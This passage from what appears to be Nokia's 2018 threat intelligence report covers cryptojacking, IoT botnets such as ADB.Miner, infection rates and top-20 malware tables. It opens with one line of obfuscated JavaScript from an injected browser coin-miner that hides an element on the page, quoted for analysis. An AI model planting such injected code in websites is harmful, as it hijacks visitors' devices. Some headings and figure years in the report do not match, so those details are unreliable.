a.style.width = "0px", a.style.height = "1px", document[_0xd6ffab("0x4")][_0xd6ffab("0x5")](a);
```

The user surfing to the compromised website will not be aware of this activity going on in the background. They will be able to continue to browse the site's content without issues, other than experiencing significantly poorer performance on their device. Because this is a browser-based threat, the impact will be felt regardless of what type of device is being used to browse to the site. The coin-miner will continue running until the browser is shut down. On a mobile phone, the browser usually continues to run in the background when the user switches to another task, so the coin-miner will continue consuming CPU and draining the battery for some time.

Mining in IoT botnets


A number of coin-miners are now targeting IoT devices. An example of this is the ADB.Miner bot that exploits Android based IoT devices that have an open Android Debug Bridge (ADB) port. ADB is used by developers to debug Android applications and is not normally left open on production devices. However, apparently some Android based smart TVs, set-top-boxes, tablets and other Android based IoT devices have been deployed accidentally with this debug port open. This effectively gives the attacker shell access over the network. The coin mining software is loaded via a shell script and the device becomes part of ADB. Miner botnet. In not only starts to mine coins 24/7, but like other Mirai based bots, it also scans the local network and the internet looking for other victims.

Malware in mobile networks

Mobile infection rate

The chart below shows the percentage of infected devices observed monthly since January 2013. This data has been averaged from mobile deployments in Europe, North America, Asia Pacific and the Middle East.

Figure 9. Monthly mobile device infection rate



In 2018 the average percentage of devices infected each month was 0.31%. The peak month was June with 0.46% due to an increase in activity of Android.Adware.Adultswine, malware that displays ads from the web that are often highly inappropriate and pornographic, attempts to trick users into installing fake "security apps" that also serve ads and entices users to register for premium services with hidden expenses. It is very persistent and difficult to uninstall.

Overall the infection percentage is down from previous years. There are a number of explanations for this.


- Since the numbers come from networks protected by Netguard Endpoint Security it is natural the infection rate would be reduced over time.
- Cybercriminals are now focusing more on IoT devices rather than smartphones.
- Mobile app stores have become more security conscious and it may be less likely to find infected applications on these stores.

The large peak in 2016 was due to the proliferation of malicious smartphone adware applications. It has become common practice to fund free apps through targeted advertising, so in early in 2017 we re-evaluated the adware that we were flagging as malicious and decided that aggressive adware apps that were distributed from reputable app stores would no longer be considered malicious. This accounts for the large drop in 2017.

Infections by device

Among smartphones, Android devices are the most commonly targeted by malware. Figure 10 provides a breakdown of infections by device type in 2017. Android devices were responsible for 47.15%, Windows/PCs for 35.82%, with 16.17% coming IoT devices and only 0.85% from iPhones.

Figure 10. Device breakdown 2018



In 2018 Android based devices are once more the main target in mobile networks. In the smartphone sector, the vast majority of malware is currently distributed as trojanized applications. The user is tricked by phishing, advertising or other social engineering into downloading and installing the application. The main reason that the Android platform is targeted, is the fact that once side-loading is enabled, Android applications can be downloaded from just about anywhere. In contrast, iPhone applications are for the most part limited to one source, the Apple Store.


Windows/PCs continue to be a target for malware infection. These Windows/PCs are connected to the mobile network using USB dongles and mobile Wi-Fi devices or simply tethered through smartphones. They are responsible for 36% of the malware infections observed. This is because these devices are still a popular target for professional cybercriminals who have a huge investment in the Windows malware ecosystem.

IoT devices now make up 16% of the infected devices observed. This is mostly the result of IoT botnet activity. These bots actively scan for vulnerable victims using an increasingly rich suite of attacks. In networks where devices are routinely assigned public facing internet IP addresses we find a high IoT infection rate. In networks where carrier grade NAT is used, the infection rate is considerably reduced, because the vulnerable devices are not visible to network scanning.

Android malware samples continue to grow in 2018

The graph below shows the mobile malware samples that we have in our malware database. We now have close to 20 million Android malware samples. This is an increase of 31% since last year.

Figure 11. Mobile malware samples



Top Android malware

The table below shows the top 20 Android malware detected in 2018 in networks where Nokia NetGuard Endpoint Security solutions are deployed. The table's percentages are based on the total number of detections. The "Previous" column indicates the malware's position in last year's report.

Table 2. Top 20 Android infections


Name	Threat	%	Previous
Android.Adware.AdultSwine	Moderate	17.29	New
Android.Adware.Uapush.A	Moderate	13.98	1
Android.Trojan.Leech.d	High	4.69	20
Android.Trojan.AndrClicker.D	High	4.41	7
Android.Spyware.mSpy	High	4.11	12
Android.MobileSpyware.FlexiSpy	High	3.62	22
Android.Trojan.Xgen.FH	High	3.12	15
Android.InfoStealer.Adups	High	3.03	13
Android.Trojan.Rootnik.i	High	3.01	10
Android.Trojan.Triada	High	2.76	New
Android.Trojan.Gmobi.a	High	2.61	New
Android.BankingTrojan.Marcher.A	High	2.39	4
Android.BankingTrojan.Acecard.m	High	2.15	18
Android.Trojan.HiddenApp	High	2.08	28
Android.Trojan.Sivu.C	High	2.06	5
Android.Trojan.HiddnAp.AE	High	1.88	New
Android.Worm.ADB.miner	High	1.48	New
Android.BankingTrojan.FakeCarrierMMS	High	1.46	New
Android.Trojan.Xiny.19.origin	High	1.46	11
Android.Test.FakeMalwareTomTom	High	1.19	57

Malware in fixed residential networks

Residential infection rate

The graph below shows residential infection rates since July 2014. These are reported on a monthly, per-residence basis, and then averaged across fixed network deployments of Nokia NetGuard Endpoint Security. Residential rates have been dropping consistently since 2015. There was an upward trend in the first half of 2016 due to a resurgence in moderate threat level adware activity.

Figure 12. Monthly residential infection rate



The average monthly residential infection rate for 2018 was 3.88%. The drop over the years can be attributed to:

- Residential networks are better protected from the internet by the firewall features that are built into home routers.
- The operating systems and applications used on modern laptop and desktop computers are more secure that the Windows/XP systems of the past.
- Cybercriminals are focusing their effort on IoT and mobile devices.

Top 20 residential network infections

The table below shows the top home network infections detected by Nokia NetGuard Endpoint Security solutions. The results are aggregated and the order is based on the number of infections detected over the period of this report.

Table 3. Top 20 home network infections

Name	Threat	%	Previous
Win32.Adware.RelevantKnowledge	Moderate	12.32	1
Win32.Bot.LatentBot	High	7.96	4
Indep.Bot.HideNSeek	High	5.93	New
Android.Adware.AdultSwine	Moderate	5.88	New
Indep.Miner.Adylkuzz.B	High	3.99	New
Win32.HackerTool.TektonIt	High	3.75	8
Win32.Adware.PullUpdate	Moderate	2.69	3
Win32.Adware.Mindspark	Moderate	2.6	9
Win32.Downloader.Obvod.K	High	2.32	12
Indep.Exploit.JoomlaRCE.UA	High	2.31	New
Win32.Downloader.InstallCore	High	2.25	15
Indep.Exploit.JoomlaRCE.UA	High	2.18	New
Android.Trojan.HiddenApp	High	2.09	5
Indep.Bot.HideNSeek	High	1.95	New
Win32.Hijacker.Diplugem	Moderate	1.79	6
Win32.Adware.SlimwareUtil	Moderate	1.72	20
Win32.RansomWare.Kovter	High	1.58	17
Android.InfoStealer.Adups	High	1.3	27
Win32.Trojan.Poweliks.A	High	1.27	16
Win32.Adware.BrowseFox.G	Moderate	1.2	11

Of the top 20 malware infections detected in fixed residential networks in 2018, the majority still focus on the traditional Windows/PC platform, however 5 of the top 20 target IoT and 3 target Android.

High threat level infections

The table below shows the top 20 high-threat-level malware across both mobile and fixed networks. High threat level infections are associated with identity theft, financial loss and other cybercriminal activity.

Table 4. Top 20 high threat level infections


Name	%	Previous
Win32.Bot.LatentBot	11.95	2
Indep.Bot.HideNSeek	8.91	New
Indep.Miner.Adylkuzz.B	6	New
Win32.HackerTool.TektonIt	5.63	5
Win32.Downloader.Obvod.K	3.49	6
Indep.Exploit.JoomlaRCE.UA	3.47	New
Win32.Downloader.InstallCore	3.38	8
Indep.Exploit.JoomlaRCE.UA	3.28	New
Android.Trojan.HiddenApp	3.15	3
Indep.Bot.HideNSeek	2.92	New
Win32.RansomWare.Kovter	2.38	10
Android.InfoStealer.Adups	1.96	16
Win32.Trojan.Poweliks.A	1.9	9
Indep.Miner.RiceWithChicken	1.73	New
Win32.Hijacker.Altiress	1.6	47
Win32.Worm.Fadok.A	1.24	92
Android.Trojan.Gmobi.a	1.22	30
Indep.Bot.Mirai.variants	1.21	21
Win32.Downloader.Waledac.C	1.17	17
Win32.Backdoor.Ammyy.z	1.15	13

The top 20 list contains the usual suspects from previous reports with bots, downloaders, banking Trojans, and password stealers. Eight target IoT devices and 3 target the Android platform.

Top 25 most prolific threats

The chart below shows the top 20 most prolific malware found on the internet. The order is based on the number of distinct samples captured from the internet at large. Finding a large number of samples indicates that the malware distribution is extensive and that the malware author is making a serious attempt to evade detection by anti-virus products.

Figure 13. Most prolific malware



Conclusion

IoT botnet activity has increased substantially since the introduction of Mirai in 2016. Many of these IoT botnets leverage the basic architecture and functionality of the Mirai source code that was released in October 2016. In 2018 IoT bot activity represented 78% of the malware detection events we have seen in carrier networks, with Mirai variants alone being responsible for 35%. IoT bots now make up 16% of the infected devices observed. These bots actively scan for vulnerable victims using an increasingly rich suite of attacks. If a vulnerable IoT device is visible on the internet it will be exploited in a matter of minutes and added to a botnet. In networks where devices are routinely assigned public facing internet IP addresses we find a high IoT infection rate. In networks where carrier grade NAT is used, this infection rate is considerably reduced, because the vulnerable devices are not visible to network scanning.

Malware based crypto-coin mining has expanded from targeting high end servers with specialized processors to targeting IoT devices, smartphones and even browsers. Crypto-coin mining will continue its upward trend in years to come.

In 2018 the average monthly infection rate in mobile networks was 0.31%. In fixed broadband networks the monthly infection rate per residence was 3.88%. These infection rates are down from previous years and this can be attributed to increased security in both networks and platforms.

The Spectre/Meltdown vulnerabilities were the major security story at the beginning of the year and spawned a lot of activity patching hardware, firmware and operating systems. While the proof-of-concept exploits that were announced may have made it into arsenal of the hacking community, we have not yet seen any common malware varieties that leverage these vulnerabilities.

About the Nokia Threat Intelligence Lab

The Nokia Threat Intelligence Lab focuses on the behavior of malware network communications to develop detection rules that identify malware infections based on command-and-control communication and other network behavior. This approach enables the detection of malware in the service provider's network and the detection rules developed form the foundation of Nokia's network-based malware detection product suite.

To accurately detect that a user is infected, our detection rule set looks for network behavior that provides unequivocal evidence of infection coming from the user's device. This behavior includes:

- Malware command-and-control (C2) communications
- Backdoor connections
- Attempts to infect others (for example, exploits)
- Excessive email
- Denial of Service (DoS) and hacking activity

Four main activities support our signature development and verification process:

- Monitor information sources from major security vendors and maintain a database of currently active threats
- Collect malware samples (>200,000/day), classify, and correlate them against the threat database
- Execute samples matching the top threats in a sandbox environment and compare against our current signature set
- Conduct a detailed analysis of the malware's behavior and build a new signature, if a sample fails to trigger a signature

For more information on the Nokia Threat Intelligence Center, please visit:

- https://networks.nokia.com/solutions/threat-intelligence

For more information on the Nokia NetGuard Endpoint Security solution, please visit:

- https://networks.nokia.com/solutions/endpoint-security
- https://networks.nokia.com/solutions/security

About Nokia

We create the technology to connect the world. Powered by the research and innovation of Nokia Bell Labs, we serve communications service providers, governments, large enterprises and consumers, with the industry's most complete, end-to-end portfolio of products, services and licensing.

From the enabling infrastructure for 5G and the Internet of Things, to emerging applications in digital health, we are shaping the future of technology to transform the human experience. networks.nokia.com

Nokia Oyj
Karaportti 3
FI-02610 Espoo, Finland
Tel. +358 (0) 10 44 88 000

Document code: SR1810030168EN (November) CID205835